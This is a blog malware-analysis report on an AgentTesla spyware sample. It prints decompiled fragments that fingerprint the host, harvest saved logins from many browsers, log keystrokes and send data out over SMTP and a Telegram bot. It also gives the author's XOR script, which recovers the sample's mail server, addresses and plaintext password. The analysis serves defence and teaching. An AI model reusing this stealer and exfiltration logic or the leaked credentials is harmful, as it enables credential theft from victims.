

AgentTesla Malware

 menshaway.blogspot.com/2021/04/agenttesla-malware.html

Malwares

Technical report of AgentTesla

Identification

Vendor	Detection
Microsoft	Trojan:MSIL/AgentTesla.RSF!MTB
Sangfor Engine Zero	Trojan.MSIL.AgentTesla.RSF
Alibaba	TrojanPSW:MSIL/AgentTesla.0f0d0fab

The following table contains list of artifacts that had been analyzed within this document.


PE timestamp	SHA256	Size in bytes	File name	Description
2020-10-01 06:40:24	cc262fd3fa1f646aff2f5bcddea33beca5ed081260028b8604d5f714dd23c03ac	200.00 KB (204800 bytes)	Lime_hench ckli 2.0	dropper

Summary


Agent Tesla is spyware that collects information about the actions of its victims by recording keystrokes and user interactions. It is falsely marketed as legitimate software on the dedicated website where this malware is sold.

Technical details

Code of malware is packed, so after unpacking it you should see only these sections as shown in figure below.



But that's not actual code, actual code resolved during runtime of malware as shown in figure below.




It resolves QWzgdyIDcJIMs during runtime and code will be around 25k lines of code as shown in figure below.

```
b X
24395     set
24396     {
24397     }
24398     }
24399 }
24400
24401     // Token
24402     // (get)
24403     // (set)
24404     [Default
24405     internal
24406     {
24407         get
24408     {
24409
24410
24411
24412
24413
24414
24415
24416
24417
24418
24419
24420
24421
24422
24423     }
```

It checks for the operating system as shown and gets a hash of the current domain in figure below.

```
StringBuilder stringBuilder = new StringBuilder(50);
stringBuilder.Append(Application.WindowsFormsVersion);
stringBuilder.Append('.');
stringBuilder.Append(className);
stringBuilder.Append(".app.");
stringBuilder.Append(NativeWindow.WindowClass.domainQualifier);
stringBuilder.Append('.');
string name = Convert.ToString(AppDomain.CurrentDomain.GetHashCode(), 16);
```



It gets the hostname, processor type, name of current user as shown on figures below.

```
21027
21028     ManagementClass managementClass = new ManagementClass("Win32_OperatingSystem");
21029     F30F-47FA-9C3D-82DA9E6730B4.get();
21030     ManagementObjectCollection instances = managementClass.GetInstances();
21031     try
21032     {
21033         foreach (ManagementBaseObject managementBaseObject in instances)
21034         {
21035             ManagementObject managementObject = (ManagementObject)managementBaseObject;
```

{\W{WIN-RA9U596OBG}\ROOT\cimv2\Win32_Processor}

```
    text = managementObject.Properties[97085277-F30F-47FA-9C3D-82DA9E673084.gu()].Value.ToString();  
}
```

```
[System.Management.ManagementObjectCollection]
{\{{\WIN-RA9U596OBG}\root\cimv2:Win32_Processor.DeviceID="CPU0"}  
null
```

It enumerates network adapter configuration as shown in figure below.

```
[System.Management.ManagementObjectCollection]
{\{{\WIN-RA9U596OBG}\root\cimv2:Win32_Processor.DeviceID="CPU0"}  
null
```

```
ManagementObjectCollection instances = managementClass.GetInstances();
string text = string.Empty;
try
{

```

It gets the mac address of the machine as shown in figure below.

```
        }
    managementObject.Dispose();
}
text = text.Replace(97085277-F30F-47FA-9C3D-82DA9E6730B4.EF(),
```

null
"00:0C:29:DC:50:88"

Checking for debugger

```
if (Debugger.IsAttached)
{
    num |= 4;
}
else
```

Get user cookie

```
        IntPtr userCookie = IntPtr.Zero;
        if (Application.useVisualStyles)
        {
            userCookie = UnsafeNativeMethods.ThemingScope.Activate();
        }
        try
        {

```

Get current process of malware

```
        try
        {
            string processName = Process.GetCurrentProcess().ProcessName;
            int id = Process.GetCurrentProcess().Id;
            Process[] processesByName = Process.GetProcessesByName(processName);
            foreach (Process process in processesByName)
            {

```

processName	"Task"
processesByName	null
list	System.Collections.Generic.List`1[global::A.b.x<string, string, bool>]

```
1230         foreach (object obj2 in ((IEnumerable)obj))
1231         {
1232             global::A.b.x<string, string, bool> x = (global::A.b.x<string, string, bool>)obj2;
1233             if (x.A)
1234             {
1235                 list.AddRange(global::A.b.E.A(x.A, x.A));
1236             }
1237         }
1238     }
1239 }
```

Enumeration functions in folder path "C:\\\\Users\\\\Mahmoud_El_Menshawy\\\\AppData\\\\Local", used for stealing browsers caches, passwords, profiles etc... As shown in figure below.

stealing browsers caches, passwords, profiles etc... As shown in figure below.

```
1230         foreach (object obj2 in ((IEnumerable)obj))
1231         {
1232             global::A.b.x<string, string, bool> x = (global::A.b.x<string, string, bool>)obj2;
1233             if (x.A)
1234             {
1235                 list.AddRange(global::A.b.E.A(x.A, x.A));
1236             }
1237         }
1238     }
1239 }
```

user	userName
V_1	V_1
browser	browser
folderPath	folderPath
obj	obj
list2	list2
password	password
stringBuilder	stringBuilder
list	list
url	url
x	x
V_11	V_11

CocCo Browser

```

6964     {
6965         result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cs
6966         (());
6967     }
6968     catch (Exception ex)
6969     {
6970         result = new List<global::A.b.X>();
6971     }
6972     return result;
6973 }
```

Name	Value
A_0	"C:\Users\Mahmoud_El_Menshawy\AppData\Local\CocCoc\Browser\User Data"
A_1	"Coccoc"
result	null

Coccoc logins

A_0	"C:\Users\Mahmoud_El_Menshawy\AppData\Local\CocCoc\Browser\User Data"
A_1	"Coccoc"
A_2	"logins"
list2	null

Amigo user data

A_0	"C:\Users\Mahmoud_El_Menshawy\AppData\Local\Amigo\User Data"
A_1	"Amigo"
A_2	"logins"

Amigo logins

A_0	"C:\Users\Mahmoud_El_Menshawy\AppData\Local\Amigo\logins"
A_1	"Amigo"
A_2	"logins"
list2	null

Brave Browser user data

```

6964 |     {
6965 |         result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
6966 |         ());
6967 |     }
6968 |     catch (Exception ex)
6969 |     {
6970 |         result = new List<global::A.b.X>();

```

A_0	"C:\Users\Mahmoud_El_Menshawy\AppData\Local\BraveSoftware\Brave-Browser\User Data"
A_1	"Brave"
result	null

Brave Browser logins

```

6164 |     internal static List<global::A.b.X> A(string text, string browser, string text2 =
6165 |     "logins")
6166 |     {
6167 |         list<string> list = global::A.b.d.B(text);

```

A_1	"Brave"
A_2	"logins"

Iridium Browser user data and logins

```

6959 |     // TOKEN: 0x0000000f RID: 191 RVA: 0x0000040d0 File Offset: 0x000000f00
6960 |     internal static List<global::A.b.X> A(string text, string text2)
6961 |     {
6962 |         List<global::A.b.X> result;
6963 |         try
6964 |         {
6965 |             result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
6966 |             ());
6967 |         }
6968 |         catch (Exception ex)
6969 |         {
6970 |             result = new List<global::A.b.X>();

```

A_0	"C:\Users\Mahmoud_El_Menshawy\AppData\Local\Torch\User Data"
A_1	"Torch Browser"
A_2	"logins"
list2	null

Comodo Dragon user data and logins

```

        List<global::A.b.X> result;
    try
    {
        result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
        ());
    }
    catch (Exception ex)
    {
        result = new List<global::A.b.X>();
    }
}

```

Name	Value
A_0	"C:\Users\Mahmoud_El_Menshawy\AppData\Local\Comodo\Dragon\User Data"
A_1	"Comodo Dragon"
result	null

	"C:\Users\Mahmoud_El_Menshawy\AppData\Local\Comodo\Dragon\"
	"Comodo Dragon"
	"logins"
	null

Opera Browser user data and logins

```

6962     list<global::A.B.X> result;
6963     try
6964     {
6965         result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E6730B4.cs
6966     }
6967     catch (Exception ex)
    {

```

	"C:\Users\Mahmoud_El_Menshawy\AppData\Roaming\Opera Software\Opera"
	"Opera Browser"
	null
	null

	"C:\Users\Mahmoud_El_Menshawy\AppData\Roaming\Opera Software\Opera"
	"Opera Browser"
	"logins"
	null
	null
	null

Citrio user data and logins

```

6962     list<global::A.B.X> result;
6963     try
6964     {
6965         result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E6730B4.cs
6966     }
6967     catch (Exception ex)
    {

```

	"C:\Users\Mahmoud_El_Menshawy\AppData\Local\CatalinaGroup\Citrio"
	"Citrio"
	"logins"
	null

	"C:\Users\Mahmoud_El_Menshawy\AppData\Local\CatalinaGroup\Citrio"
	"Citrio"
	"logins"
	null

Elements Browser user data and logins

```
    try
    {
        result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E6730B4.cw
        ());
    }
    catch (Exception ex)
    {
```

"C:\\\\Users\\\\Mahmoud_El_Menshawy\\\\AppData\\\\Local\\\\Elements Browser\\\\
"Elements Browser"
null
null

"C:\\\\Users\\\\Mahmoud_El_Menshawy\\\\AppData\\\\Local\\\\Elements Browser\\\\
"Elements Browser"
null
null

"C:\\\\Users\\\\Mahmoud_El_Menshawy\\\\AppData\\\\Local\\\\Elements Browser\\\\L
"Elements Browser"
"logins"
null

Sputnik user data and logins

```
    {
        List<global::A.b.X> result;
        try
        {
            result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E6730B4.cw
            ());
        }
        catch (Exception ex)
        {
```

"C:\\\\Users\\\\Mahmoud_El_Menshawy\\\\AppData\\\\Local\\\\Sputnik\\\\Sputnik\\\\U
"Sputnik"
null
"

"C:\\\\Users\\\\Mahmoud_El_Menshawy\\\\AppData\\\\Local\\\\Sputnik\\\\Sputnik\\\\
"Sputnik"
"logins"
null

Epic Privacy user data and logins

```
        try
        {
            result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
                ());
        }
        catch (Exception ex)
```

"C:\\\\Users\\\\Mahmoud_El_Menshawy\\\\AppData\\\\Local\\\\Epic Privacy Browser\\\\U
"Epic Privacy"
null

"C:\\\\Users\\\\Mahmoud_El_Menshawy\\\\AppData\\\\Local\\\\Epic Privacy Browse
"Epic Privacy"
"logins"
""

CentBrowser user data and logins

```
        try
        {
            List<global::A.b.X> result;
            try
            {
                result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E67308
                    ());
            }
            catch (Exception ex)
```

"C:\\\\Users\\\\Mahmoud_El_Menshawy\\\\AppData\\\\Local\\\\uCozMedia\\\\Uran\\\\U
"Uran"
null

"C:\\\\Users\\\\Mahmoud_El_Menshawy\\\\AppData\\\\Local\\\\uCozMedia\\\\Uran\\\\L
"Uran"
"logins"
""

Chromium user data and logins

```
        try
        {
            result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
                ());
        }
        catch (Exception ex)
```

	"C:\\\\Users\\\\Mahmoud_El_Menshawy\\\\AppData\\\\Local\\\\Chromium\\\\U "Chromium"
	null
	"

	"C:\\\\Users\\\\Mahmoud_El_Menshawy\\\\AppData\\\\Local\\\\Chromium\\\\U "Chromium"
	"logins"

Chedot user data and logins

```
try
{
    result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
    ());
}
catch (Exception ex)
{
    result = new List<global::A.b.X>();
```

	"C:\\\\Users\\\\Mahmoud_El_Menshawy\\\\AppData\\\\Local\\\\Chedot\\\\U "Chedot"
	null

	"C:\\\\Users\\\\Mahmoud_El_Menshawy\\\\AppData\\\\Local\\\\Chedot\\\\U "Chedot"
	"logins"
	null

```
try
{
    result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
    ());
}
catch (Exception ex)
{
    result = new List<global::A.b.X>();
```

	"C:\\\\Users\\\\Mahmoud_El_Menshawy\\\\AppData\\\\Local\\\\Yandex\\\\YandexBrowser\\\\U "Yandex Browser"
	null

	"C:\\\\Users\\\\Mahmoud_El_Menshawy\\\\AppData\\\\Local\\\\Yandex\\\\YandexBrowser\\\\User "Yandex Browser"
	"logins"
	null

Cool Novo (ChromePlus) user data and logins

```
{  
    result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E6730B4.cw  
   ());  
}  
catch (Exception ex)
```

```
"C:\Users\Mahmoud_El_Menshawy\AppData\Local\MapleStudio\ChromePlus\U  
"Cool Novo"  
"logins"  
null
```

keychain.plist

```
int num = 0;  
for (;;)  
{  
    if (num == 2)  
    {  
        ptr = null;  
        num = 3;  
    }
```

```
value  
"C:\Program Files\Common Files\Apple\Apple Application Support\plutil.exe"  
"C:\Users\Mahmoud_El_Menshawy\AppData\Roaming\Apple Computer\Preferences\keychain.plist"  
null  
false
```

SMTP

```
1552     {  
1553         SmtpClient smtpClient = new SmtpClient();  
1554         NetworkCredential credentials = new NetworkCredential(97085277-F30F-47FA-9C3D-82DA9E6730B4.u(), 97085277-  
1555             F30F-47FA-9C3D-82DA9E6730B4.BX());  
1556         smtpClient.Host = 97085277-F30F-47FA-9C3D-82DA9E6730B4.BX();  
1557         smtpClient.EnableSsl = true;  
1558         smtpClient.UseDefaultCredentials = false;  
1559         smtpClient.Credentials = credentials;  
1560         smtpClient.Port = 587;  
1561         MailAddress to = new MailAddress(97085277-F30F-47FA-9C3D-82DA9E6730B4.BX());  
1562         MailAddress from = new MailAddress(97085277-F30F-47FA-9C3D-82DA9E6730B4.BX());  
1563         MailMessage mailMessage = new MailMessage(from, to);  
1564         mailMessage.Subject = text;  
1565         if (false & num == 0)  
1566         {  
1567             mailMessage.IsBodyHtml = false;  
1568             byte[] bytes = Encoding.UTF8.GetBytes(text2);  
1569             MemoryStream contentStream = new MemoryStream(bytes);  
1570             Attachment attachment = new Attachment(contentStream, new ContentType  
1571             {  
1572                 MediaType = 97085277-F30F-47FA-9C3D-82DA9E6730B4.v(),  
1573                 Name = text + 97085277-F30F-47FA-9C3D-82DA9E6730B4.v() + DateTime.Now.ToString(global::A.b.d) + 97085277-  
1574                     F30F-47FA-9C3D-82DA9E6730B4.ac()  
1575             });  
1576             attachment.ContentDisposition.FileName = text + 97085277-F30F-47FA-9C3D-82DA9E6730B4.v() +  
1577                 DateTime.Now.ToString(global::A.b.d) + 97085277-F30F-47FA-9C3D-82DA9E6730B4.ac();  
1578             mailMessage.Attachments.Add(attachment);  
1579             mailMessage.Body = 97085277-F30F-47FA-9C3D-82DA9E6730B4.A();  
1580         }  
1581         else  
1582         {  
1583             mailMessage.IsBodyHtml = true;  
1584             mailMessage.Body = text2;  
1585         }  
1586         if (memoryStream != null & num == 1)  
1587         {  
1588             mailMessage.Attachments.Add(new Attachment(memoryStream, text + 97085277-F30F-47FA-9C3D-82DA9E6730B4.v() +
```

Port number: 587 clearly.

Purpose of the code is to get malware configuration like username, password mailfrom etc...

Code of ((97085277-F30F-47FA-9C3D-82DA9E6730B4) shown in figure below.

```
namespace <PrivateImplementationDetails>{8C153E56-5824-47E2-94F3-38F4C75E0173}
{
    // Token: 0x02000052 RID: 82
    [StructLayout(LayoutKind.Auto, CharSet = CharSet.Auto)]
    internal class <97085277-F30F-47FA-9C3D-82DA9E6730B4>
    {
        // Token: 0x0600022A RID: 554 RVA: 0x0001F24C File Offset: 0x0001D44C
        private static string <>EMPTY_NAME><(int num, int index, int count)>
        {
            int num2 = 0;
            string @string;
            do
            {
                if (num2 == 1)
                {
                    num2 = 2;
                }
                if (num2 == 3)
                {
                    <97085277-F30F-47FA-9C3D-82DA9E6730B4>.<>EMPTY_NAME>[num] = @string;
                    num2 = 4;
                }
                if (num2 == 2)
                {
                    @string = Encoding.UTF8.GetString(<97085277-F30F-47FA-9C3D-82DA9E6730B4>.<>EMPTY_NAME>, index, count);
                    num2 = 3;
                }
                if (num2 == 0)
                {
                    num2 = 1;
                }
            }
            while (num2 != 4);
            return @string;
        }
    }
}
```

Probably this is related to anti debugging, it creates specified time after time expires then it does something if not expire it runs normally.

```
[SecurityCritical]
private static void CallCallbackInContext(object state)
{
    TimerQueueTimer timerQueueTimer = (TimerQueueTimer)state;
    timerQueueTimer.m_timerCallback(timerQueueTimer.m_state);
}
```

[DebuggerHidden] #

It hides debugging for editing browser state.

```
{
    // Token: 0x06000002 RID: 2 RVA: 0x00002058 File Offset: 0x00000258
    [DebuggerHidden]
    [EditorBrowsable(EditorBrowsableState.Never)]
    public a()
    {
    }
}
```

Embedded http request

<https://api.telegram.org/bot%telegramapi%/>.

<https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip>". # Tor browser.

```
// Token: 0x04000040 RID: 64
private const string A = "https://api.telegram.org/bot%telegramapi%";

// Token: 0x04000041 RID: 65
private const string a = "%chatid%";
```

```
// Token: 0x04000120 RID: 288
private const string A = "https://www.theonionrouter.com/dist.torproject.org/
torbrowser/9.5.3/tor-win32-0.4.3.6.zip";

// Token: 0x04000121 RID: 289
public string a;

// Token: 0x04000122 RID: 290
public Socket A;
```

Enumeration and other important Functions

```
(UnmanagedType.Usn) [Out] ans;
```

```
// Token: 0x06000040 RID: 64
[DllImport("user32.dll", CharSet = CharSet.Ansi, EntryPoint = "GetWindowThreadProcessId",
ExactSpelling = true, SetLastError = true)]
public static extern int A([IntPtr], ref int);

// Token: 0x06000041 RID: 65
[DllImport("user32", CharSet = CharSet.Ansi, EntryPoint = "GetKeyboardLayout",
ExactSpelling = true, SetLastError = true)]
public static extern int A(int);

// Token: 0x06000042 RID: 66
[DllImport("user32", CharSet = CharSet.Ansi, EntryPoint = "ToUnicodeEx", ExactSpelling =
true, SetLastError = true)]
public static extern int A(uint, uint, byte[], [MarshalAs(UnmanagedType.LPWStr)] [Out]
```

EnumProcessModules.

GetWindowThreadProcessId.

GetModuleFileNameEx.

Decryption of all Configurations

All configurations depends on big array called <>EMPTY_NAME>>

Let's go in depth of code.

```
F30F-47FA-9C3D-82DA9E6730B4.Bw(), 97085277-F30F-47FA-9C3D-82DA9E6730B4.Bx();
smtpClient.Host = 97085277-F30F-47FA-9C3D-82DA9E6730B4.Bx();
smtpClient.EnableSsl = true;
smtpClient.UseDefaultCredentials = false;
```

Let's go to the function Bx().

```
// Token: 0x060002C2 RID: 706 RVA: 0x00020331 File Offset: 0x0001E531
public static string Bx()
{
    return 97085277-F30F-47FA-9C3D-82DA9E6730B4.<>EMPTY_NAME>>[151] ?? 97085277-
    F30F-47FA-9C3D-82DA9E6730B4.<>EMPTY_NAME>>(151, 1888, 25);
}
```

Then. <>EMPTY_NAME>>.

```
// Token: 0x0000000A RID: 402 RVA: 0x0000000C File Offset: 0x0000000C
private static string <>EMPTY_NAME>(int num, int index, int count)
{
    int num2 = 0;
    string @string;
    do
    {
        if (num2 == 1)
        {
            num2 = 2;
        }
        if (num2 == 3)
        {
            97085277-F30F-47FA-9C3D-82DA9E6730B4.<>EMPTY_NAME>[num] = @string;
            num2 = 4;
        }
        if (num2 == 2)
        {
            @string = Encoding.UTF8.GetString(97085277-
                F30F-47FA-9C3D-82DA9E6730B4.<>EMPTY_NAME>, index, count);
            num2 = 3;
        }
        if (num2 == 0)
        {
```

<>EMPTY_NAME> is an array of bytes.

```
// Token: 0x04000192 RID: 402
internal static byte[] <>EMPTY_NAME>;
```

When I did more research I found reference to this array as shown in figure below.

```
// Note: this type is marked as 'beforefieldinit'.
97085277-F30F-47FA-9C3D-82DA9E6730B4.<>EMPTY_NAME> = new byte[]
{
    153,
    158,
    154,
```

Activate Window

So <>EMPTY_NAME> is really big array around more than 11k line

So it gets each element of the big array then XOR with itself then XOR with value 170 and save it to array. <>EMPTY_NAME> (overwrite array with new value) as shown in figure below.

```
for (int i = 0; i < 97085277-F30F-47FA-9C3D-82DA9E6730B4.<>EMPTY_NAME>.Length; i++)
{
    97085277-F30F-47FA-9C3D-82DA9E6730B4.<>EMPTY_NAME>[i] = (byte)((int)97085277-
        F30F-47FA-9C3D-82DA9E6730B4.<>EMPTY_NAME>[i] ^ i ^ 170);
}
```

So let's see big array

{153,158,154,153,215,214,213,212,143,238,237,140,194,195,132,237,242,129,213,212,132,204,207,196,203,202,201,238,251,250,235,209,238,

So the value of (byte.MaxValue) will be 255 as shown in figure below.

```
[__DynamicallyInvokable]
public const byte MaxValue = 255;

// Token: 0x040003B3 RID: 947
```

So at this point everything is okay but only problem is string called

, "Not showing all elements because this array is too big (11846 elements)"

At the end of array.

```
14718     196,
14719     208,
14720     "Not showing all elements because this array is too big (11846 elements)"
14721   );
14722   for (int i = 0; i < 97085277-F30F-47FA-9C3D-82DA9E673084.<<EMPTY_NAME>.Length; i++)
14723   {
14724     97085277-F30F-47FA-9C3D-82DA9E673084.<<EMPTY_NAME>>[i] = (byte)((int)97085277-
14725     F30F-47FA-9C3D-82DA9E673084.<<EMPTY_NAME>>[i] ^ 1 ^ 170);
14726   }
```

So that means we don't have all values of bytes of array which means we can't reverse the array to get string <<EMPTY_NAME>> which will be resolved after finishing the loop.

I tried to create array of bytes but it display error called "cannot implicitly convert type string to byte"

That's mean we don't have complete elements of array

```
8     byte[] array = {153,158,154,153,213,214,213,143,238,237,140,194,195,132,237,242,129,213,212,132,204,207,196,203,202,201,238,251,250,235,209,238,212,192,193,209,220};
9   }
10 }
```

So I removed string, "Not showing all elements because this array is too big (11846 elements)".

Let's see decryption function of malware and how to get host

That's the beginning of the SMTP function.

So class call function Bx() as shown in figure below.

```
F30F-47FA-9C3D-82DA9E673084.Bw(), 97085277-F30F-47FA-9C3D-82DA9E673084
smtpClient.Host = 97085277-F30F-47FA-9C3D-82DA9E673084.Bx();
smtpClient.EnableSsl = true;
smtpClient.UseDefaultCredentials = false;
```

If we go through Bx() we see this code.

So it pushes an array called <<EMPTY_NAME>> with parameters (151, 1888, 25) and the return value will save at an array called <<EMPTY_NAME>> [151].

<<EMPTY_NAME>> with parameters (151, 1888, 25)

151 => refers to the save position of the first array.

1888 => starting counting position of big array which was already mentioned at the beginning of report.

25 => counting.

So that means it starts from the position of array 1888 until 1913.

So length of host name will be 25

```

// Token: 0x060002C2 RID: 706 RVA: 0x00020331 File Offset: 0x0001E531
public static string Bx()
{
    return 97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[151] ?? 97085277-
    F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>(151, 1888, 25);
}

```

So let's go inside <<EMPTY_NAME>>

```

internal class 97085277-F30F-47FA-9C3D-82DA9E6730B4
{
    // Token: 0x0600022A RID: 554 RVA: 0x0001F24C File Offset: 0x0001D44C
    private static string <<EMPTY_NAME>>(int num, int index, int count)
    {
        int num2 = 0;
        string @string;
        do
        {
            if (num2 == 1)
            {
                num2 = 2;
            }
            if (num2 == 3)
            {
                97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[num] = @string;
                num2 = 4;
            }
            if (num2 == 2)
            {
                @string = Encoding.UTF8.GetString(97085277-
                    F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>, index, count);
                num2 = 3;
            }
            if (num2 == 0)
            {
                num2 = 1;
            }
        } while (num2 != 4);
        return @string;
    }
}

```

<<EMPTY_NAME>> with parameters (151, 1888, 25)

Num => 151, index => 1888, count => 25.

So num2 =0.

So we hit if condition if (num2 ==0){num2 =1}

So value of num2 will be 1

If value of num2 = 4 exit while loop otherwise continue looping

Value of num2 = 1.

So we hit condition

If (num2 == 1) {num2 =2}

So value of num2 will be 2

Then continue looping because num2! = 4.

So we hit condition

If (num2 == 2)

{

@string = Encoding.UTF8.GetString(97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>, index, count);

num2 = 3;

}

So it pushes big array and gets string (host) based on specific parameters.

<<EMPTY_NAME>>, index, count)

Index => 1888, count => 25.

And save value in @string.

So value will be => mail.totallyanonymous.com.

Same thing for credentials username will be at function Bw(), and password will be at function BX();

```
bool result;
try
{
    SmtpClient smtpClient = new SmtpClient();
    NetworkCredential credentials = new NetworkCredential(97085277-
        F30F-47FA-9C3D-82DA9E6730B4.Bw(), 97085277-F30F-47FA-9C3D-82DA9E6730B4.BX());
    smtpClient.Host = "97085277-F30F-47FA-9C3D-82DA9E6730B4.BX()";
    smtpClient.EnableSsl = true;
    smtpClient.UseDefaultCredentials = false;
    smtpClient.Credentials = credentials;
    smtpClient.Port = 587;
```

Bw()=> Username

```
// Token: 0x000002C0 RID: 704 RVA: 0x000202EE File Offset: 0x0001E4EE
public static string Bw()
{
    return 97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[149] ?? 97085277-
        F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>(149, 1851, 29);
```

If we apply the same technique we get the result honebots@totallyanonymous.com.

Same technique for password.

BX() => Password

```
// Token: 0x000002C1 RID: 705 RVA: 0x00020310 File Offset: 0x0001E510
public static string BX()
{
    return 97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[150] ?? 97085277-
        F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>(150, 1880, 8);
```

Result => 572h094S.

Same technique for Mail address to.

```
// Token: 0x000002C3 RID: 707 RVA: 0x00020353 File Offset: 0x0001E553
public static string BX()
{
    return 97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[152] ?? 97085277-
        F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>(152, 1913, 17);
```

Results => marhmelo@rape.lol.

So at this point I noticed that the class called 97085277-F30F-47FA-9C3D-82DA9E6730B4 includes all configurations so I decided to decrypt all big arrays.

So I write .net code as shown in figure to decrypt all content of the array.

I just got the length of the array which will be 9998.

My code

```

//Decryption AgentTesla configurations

// Author : Mahmoud ElMenshawy

using System;

using System.Text;

public class Program
{
    public static void Main()
    {
        string @host;
        string @to;
        string @from;
        string @password;
        string @content;

        byte[] array =
{153,158,154,153,215,214,213,212,143,238,237,140,194,195,132,237,242,129,213,212,132,204,207,196,203,202,201,238,251,250,235,209,238,
for(int i = 0; i < array.Length; i++)
{
    array[i] = (byte)((int)array[i] ^ i ^ 170);

    @host = Encoding.UTF8.GetString(array,1888,25);
    @to = Encoding.UTF8.GetString(array,1913,17);
    @from = Encoding.UTF8.GetString(array,1851,29);
    @password = Encoding.UTF8.GetString(array,1880,8);
    @content = Encoding.UTF8.GetString(array,1,9998);

    Console.Write("Host name: ");
    Console.WriteLine(@host);
    Console.Write("To: ");
    Console.WriteLine(@to);
    Console.Write("From: ");
    Console.WriteLine(@from);
    Console.Write("Password: ");
    Console.WriteLine(@password);
    Console.WriteLine("");
    Console.WriteLine("Content of array: ");
    Console.WriteLine(@content);
}

```

```
}
```

```
}
```

Result of code

Host name: mail.totallyanonymous.com

To: marhmelo@rape.lol

From: honebots@totallyanonymous.com

Password: 572h094S

Content of array:

```
520yyyy-MM-dd HH:mm:ssyyyy_MM_dd_HH_mm_ss<br>
<hr>ObjectLengthChainingModeGCMAuthTagLengthChainingModeKeyDataBlobAESMicrosoft Primitive ProviderCONNECTIONKEEP-
ALIVEPROXY-AUTHENTICATEPROXY-AUTHORIZATIONTRAILERTRANSFER-
ENCODINGUPGRADE%startupfolder%\%insfolder%\%insname%\%insfolder%\Software\Microsoft\Windows\CurrentVersion\Run%\insregname%(
(Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0OKhttp://XZYpUW.com\!MamSELECT * FROM Win32_ProcessorName
MBUnknownCOCO_-.zip yyyy-MM-dd hh-mm-ssCookieapplication/zipSCSC_.jpegScreenshotimage/jpeg/log.tmpKLKL_.html<html>
</html>Logtext/html[]Time: MM/dd/yyyy HH:mm:ssUser Name: Computer Name: OSFullName: CPU: RAM: IP Address: New Recovered!User
Name: OSFullNameuninstallSoftware\Microsoft\Windows
NT\CurrentVersion\WindowsLoad%ftphost%/%ftppuser%&%ftppassword%STORLengthWriteCloseGetBytesOpera BrowserOpera
Software\Opera Stable Yandex BrowserYandex\YandexBrowser\User DataIridium BrowserIridium\User DataChromiumChromium\User
Data7Star7Star\7Star\User DataTorch BrowserTorch\User DataCool NovoMapleStudio\ChromePlus\User DataKometaKometa\User
DataAmigoAmigo\User DataBraveBraveSoftware\Brave-Browser\User DataCentBrowserCentBrowser\User DataChedotChedot\User
DataOrbitumOrbitum\User DataSputnikSputnik\Sputnik\User DataComodo DragonComodo\Dragon\User DataVivaldiVivaldi\User
DataCitrioCatalinaGroup\Citrio\User Data360 Browser360Chrome\Chrome\User DataUranuCozMedia\Uran\User DataLiebao
Browserliebao\User DataElements BrowserElements Browser\User DataEpic PrivacyEpic Privacy Browser\User
DataCoccocCocCocBrowser\User DataSleipnir 6Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewerQIP SurfQIP Surf\User
DataCoowonCoowon\Coowon\User
Data,"URL:Username:Password:Application:PWPW_honebots@totallyanonymous.com572h094Smail.totallyanonymous.commarhmelo@rape.lolin
f \Data\Tor\torrcp=%PostURL%127.0.0.1POST+%2Bapplication/x-www-form-urlencoded&&lt;>&quot;Copied Text: <font
color="#00b1ba"><b>[ </b> <b>]</b> <font color="#000000">(</font></font>False<font color="#00ba66">{BACK}</font></font><font
color="#00ba66">{ALT+TAB}</font><font color="#00ba66">{ALT+F4}</font><font color="#00ba66">{TAB}</font><font color="#00ba66">{ESC}
</font><font color="#00ba66">{Win}</font><font color="#00ba66">{CAPSLOCK}</font><font color="#00ba66">&uarr;</font><font
color="#00ba66">&darr;</font><font color="#00ba66">&larr;</font><font color="#00ba66">&rarr;</font><font color="#00ba66">{DEL}</font>
<font color="#00ba66">{END}</font><font color="#00ba66">{HOME}</font><font color="#00ba66">{Insert}</font><font color="#00ba66">
{NumLock}</font><font color="#00ba66">{PageDown}</font><font color="#00ba66">{PageUp}</font><font color="#00ba66">{ENTER}</font>
<font color="#00ba66">{F1}</font><font color="#00ba66">{F2}</font><font color="#00ba66">{F3}</font><font color="#00ba66">{F4}</font>
<font color="#00ba66">{F5}</font><font color="#00ba66">{F6}</font><font color="#00ba66">{F7}</font><font color="#00ba66">{F8}</font>
<font color="#00ba66">{F9}</font><font color="#00ba66">{F10}</font><font color="#00ba66">{F11}</font><font color="#00ba66">{F12}
</font>control<font color="#00ba66">{CTRL}</font>Windows
RDPcredentialpolicyblobrdgchrome{{0}}CopyToComputeHashsha512CopySystemDrive\WScript.ShellRegReadg401
```

502

500 Addchat_id%chatid%captionhttps://api.telegram.org/bot%telegramapi%/sendDocumentdocument-----x

--

